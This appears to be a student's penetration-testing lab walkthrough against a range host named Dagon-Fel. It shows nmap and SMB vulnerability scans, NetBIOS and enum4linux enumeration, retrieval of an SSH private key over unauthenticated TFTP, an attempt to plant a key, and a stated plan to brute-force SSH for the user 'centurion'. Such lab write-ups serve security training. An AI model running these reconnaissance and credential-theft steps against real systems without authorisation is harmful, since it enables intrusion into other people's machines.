
Dagon-Fel Walkthrough

Target: 192.168.2.24

Kali: 10.8.0.131

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.24 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.24 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.24 -oA large




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.24 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 01:38 EDT
Nmap scan report for 192.168.2.24
Host is up (0.022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 82.09 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

The initial scan reveals it may be vulnerable to eternal blue so we will scan for that

- nmap --script smb-vuln* -p 445 192.168.2.24




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ nmap --script smb-vuln* -p 445 192.168.2.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 03:11 EDT
Nmap scan report for 192.168.2.24
Host is up (0.0056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

No luck

There are not a lot of options for this machine, I will try to discover the domain the machine is on using

- nmblookup -A 192.168.2.24



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ nmblookup -A 192.168.2.24
Looking up status of 192.168.2.24
        DAGON-FEL       <00> -         B <ACTIVE>
        DAGON-FEL       <03> -         B <ACTIVE>
        DAGON-FEL       <20> -         B <ACTIVE>
        MORROWIND-WEST  <1e> - <GROUP> B <ACTIVE>
        MORROWIND-WEST  <00> - <GROUP> B <ACTIVE>

        MAC Address = 00-00-00-00-00-00
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


It is on the MORROWIND-WEST domain, maybe there are other PC's on this domain that I can use to discover more ports? I have to perform a UDP scan first as it may reveal more useful information.

- sudo nmap -sU -T5 -Pn 192.168.2.24

This did not show anything, next we will see if tftp is available on port 69

The tftp service is available, I am going to try this.

- sudo nmap -sU -p 69 192.168.2.24



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo nmap -sU -Pn -p 69 192.168.2.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 02:58 EDT
Nmap scan report for 192.168.2.24
Host is up.

PORT    STATE         SERVICE
69/udp open|filtered tftp

Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

It is available!

Using tftp

- tftp 192.168.2.24


I attempted to put a file called dir.txt as I read somewhere that attempting to get dir.txt may perform a type of command similar to that of dir if the option is enabled but I had no luck.

Next I had to assume since there were no other services available for this machine that it something to do with ssh, I tried to get id_rsa and it worked!

- get id_rsa

This means we are in the .ssh folder, if we can generate our own rsa key and upload it to this directory perhaps we can gain access via ssh?

- ssh-keygen
- cp /home/kali/.ssh/id_rsa .




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
/home/kali/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Fccf2X9UDgDFC1YWc3vnhkoBnBUIoO6vrs3OGs0IGqI kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|      ...o+X@+ooo|
|     .    *=ooo+o|
|    .    ....o.o=|
|   .     .  ...++|
|+   .   S   . . +|
|+o =       . . . |
|E o +       .    |
|   = .           |
|  o=B..          |
+----[SHA256]-----+

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ cp /home/kali/.ssh/id_rsa .

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ ls
dir.txt         fastUDP.nmap  id_rsa      med.nmap     medUDP.nmap  smol.nmap  test.txt
fastUDP.gnmap   fastUDP.xml   large.nmap  medUDP.gnmap medUDP.xml   smol.xml

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ chmod +777 id_rsa
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

Change the privilege of the new rsa file so that it can be used


Now we must upload this to the victim machine

- tftp 192.168.2.24
- put id_rsa
- sudo ssh -i id_rsa 192.168.2.24



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ tftp 192.168.2.24
tftp> put id_rsa
tftp> quit

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ ssh -i id_rsa 192.168.2.24
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo ssh -i id_rsa 192.168.2.24
▌
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo ssh -i id_rsa 192.168.2.24
(root@192.168.2.24) Password:
(root@192.168.2.24) Password:
(root@192.168.2.24) Password:
root@192.168.2.24: Permission denied (publickey,keyboard-interactive).

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo ssh -i id_rsa centurion@192.168.2.24
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
centurion@192.168.2.24: Permission denied (publickey,keyboard-interactive).

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

It hasn't worked, perhaps I am missing something…first I will try to reset the machine on the range.

Currently I am unsure of a quicker way to discover other hosts within the same domain so will use nmblookup to discover hosts within the same domain

- nmblookup -A 192.168.2.12




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ nmblookup -A 192.168.2.12
Looking up status of 192.168.2.12
        ALDRUHN         <00> -         B <ACTIVE>
        MORROWIND-WEST  <00> - <GROUP> B <ACTIVE>
        MORROWIND-WEST  <1c> - <GROUP> B <ACTIVE>
        ALDRUHN         <20> -         B <ACTIVE>
        MORROWIND-WEST  <1b> -         B <ACTIVE>

        MAC Address = 08-00-27-28-A8-A2
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

I did some more research on port forwarding and now think that it may not be required for this machine, I am going to some more enumeration first.


Using enum4linux

- sudo enum4linux 192.168.2.24 -a




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo enum4linux 192.168.2.24 -a                                                                      1 ✗
[sudo] password for kali:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 24 01:23:34 2022

 ==========================================( Target Information )==========================================

Target ........... 192.168.2.24
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ============================( Enumerating Workgroup/Domain on 192.168.2.24 )

[+] Got domain/workgroup name: MORROWIND-WEST

 ================================( Nbtstat Information for 192.168.2.24 )====

Looking up status of 192.168.2.24
        DAGON-FEL       <00> -         B <ACTIVE>  Workstation Service
        DAGON-FEL       <03> -         B <ACTIVE>  Messenger Service
        DAGON-FEL       <20> -         B <ACTIVE>  File Server Service
        MORROWIND-WEST  <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        MORROWIND-WEST  <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

        MAC Address = 00-00-00-00-00-00

 ====================================( Session Check on 192.168.2.24 )====================================
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```



```
 ===============================( Share Enumeration on 192.168.2.24 )===============================


       Sharename       Type      Comment
       ---------       ----      -------
       profiles        Disk      Network Profiles Service
       users           Disk      All users
       groups          Disk      All groups
       print$          Disk      Printer Drivers
       IPC$            IPC       IPC Service (Samba 3.6.1-34.3.1-2691-SUSE-SL12.1-x86_64)
Reconnecting with SMB1 for workgroup listing.

       Server               Comment
       ---------            -------

       Workgroup            Master
       ---------            -------
       MORROWIND-WEST       TEL-MORA

[+] Attempting to map shares on 192.168.2.24

//192.168.2.24/profiles Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/users    Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/groups   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/print$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/IPC$     Mapping: OK Listing: DENIED Writing: N/A

 ==========================( Password Policy Information for 192.168.2.24 )==========================
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\centurion (Local User)

[+] Enumerating users using SID S-1-5-21-3715418

S-1-5-21-3715418016-1508945395-1763573074-501 DA
S-1-5-21-3715418016-1508945395-1763573074-513 DA

 ====================================( Getting printe
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

A user was enumerated named “centurion”, now we are able to brute-force or attempt default credentials to ssh into the machine.



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo ssh centurion@192.168.2.24                                        130 ✕
[sudo] password for kali:
The authenticity of host '192.168.2.24 (192.168.2.24)' can't be established.
ECDSA key fingerprint is SHA256:fNbz5uj8lwZ7EU6yYhHD0kNCWgMq+pyMUWX8LF45bcc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.24' (ECDSA) to the list of known hosts.
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
centurion@192.168.2.24: Permission denied (publickey,keyboard-interactive).

┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

